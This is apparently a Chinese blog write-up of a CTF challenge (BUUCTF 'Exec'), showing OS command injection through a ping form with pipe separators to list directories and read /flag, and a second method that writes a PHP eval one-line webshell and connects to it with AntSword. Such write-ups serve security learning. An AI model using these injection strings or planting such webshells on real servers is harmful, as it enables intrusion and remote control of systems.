

BUUCTF之Exec, 攻防世界之command_execution

原创

金帛 于 2022-03-16 19:02:26 发布 1238 收藏 1

分类专栏: [BUUCTF之WEB](#) [春秋之WEB](#) 文章标签: [linux](#) [运维](#) [服务器](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/l2872253606/article/details/123532556>

版权



[BUUCTF之WEB](#) 同时被 2 个专栏收录

10 篇文章 1 订阅

订阅专栏



[春秋之WEB](#)

9 篇文章 1 订阅

订阅专栏

发现两网站的题目基本上一样, 这里拿BUUCTF的题目为例, 思路基本是一样的

目录

审题

思路

常用的命令分隔符

操作系统常用的执行命令

解题

法一: 文件打开

法二: 木马植入

审题

打开连接, 看了源码, 抓了包, 没发现有啥重要信息

PING

请输入需要ping的地址

PING

利用一下这个ping，ping一下127.0.0.1试试看

PING

请输入需要ping的地址

PING

PING 127.0.0.1 (127.0.0.1): 56 data bytes

看见后面返回了结果，因此推测是利用函数执行操作系统ping命令，也就是系统命令执行，所以我们可以利用命令分隔符来执行操作系统的命令

思路

这题应该就是利用操作系统的命令来找到flag文件，可以写入木马，文件查看

常用的命令分隔符

windows 或 linux 下：

command1 && command2 先执行 command1，若为真，再执行 command2

command1 | command2 只执行 command2

command1 & command2 先执行 command2 后执行 command1

command1 || command2 先执行 command1，若为假，再执行 command2

这里我们选择管道符"`|`"，不执行ping的命令了

操作系统常用的执行命令

Windows下，查看当前目录文件

dir

linux下，通常网站都是用linux操作系统

[find命令 - 查找和搜索文件 - Linux命令大全\(手册\) \(linuxcool.com\)](#)
[ls命令 - 显示指定工作目录下的内容及属性信息 - Linux命令大全\(手册\) \(linuxcool.com\)](#)
[find命令 - 查找和搜索文件 - Linux命令大全\(手册\) \(linuxcool.com\)](#)

[cat命令 - 在终端设备上显示文件内容 - Linux命令大全\(手册\) \(linuxcool.com\)](#)

解题

法一：文件打开

先看一下当前目录文件

执行命令ls

PING

PING

index.php

只有一个文件，继续看一下上个目录的文件有啥

命令ls ../

PING

```
0 | ls ../
```

PING

```
html
localhost
```

依旧没发现有，继续查看上一级目录，命令`ls ../../`

PING

```
0 | ls ../../
```

PING

```
cache
empty
lib
local
lock
log
mail
opt
run
spool
tmp
www
```

还是没有，这里直接就看根目录吧

命令，`ls /`

PING

```
0 | ls |
```

PING

```
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

再利用cat命令打开flag文件看看，`cat /flag`

PING

```
0 | cat /flag
```

PING

```
flag{a42b671d-101c-4d70-93a9-df2d23e5abfa}
```

拿到flag

法二：木马植入

利用linux命令写入一句话木马，然后再用中国菜刀或者是中国蚁剑连接

输入命令

```
echo '<?php @eval($_POST["x"]); ?>' >x.php
```

PING


```
ɔ'<?php @eval($_POST["x"]); ?>' >x.php
```

PING


点击ping，然后复制网站url，url后面加上目标文件x.php打开中国蚁剑

```
http://905d56db-c5cf-4684-a529-598ea7896188.node4.buuoj.cn:81/x.php
```

右键选择，添加数据，输入相关信息




点击添加




这样就连接上网站啦

双击进去查看，就找到flag文件了



打开后拿到flag



The image shows a web browser window with the address bar displaying `117.21.200.166`. The browser's content area shows a file editor titled "编辑: /flag". The editor contains two lines of text: `1 flag{a42b671d-101c-4d70-93a9-df2d23e5abfa}` and `2`. The editor has a toolbar with options for "保存" (Save), "高亮" (Highlight), and "用此编码打开" (Open with this encoding).

```
1 flag{a42b671d-101c-4d70-93a9-df2d23e5abfa}
2
```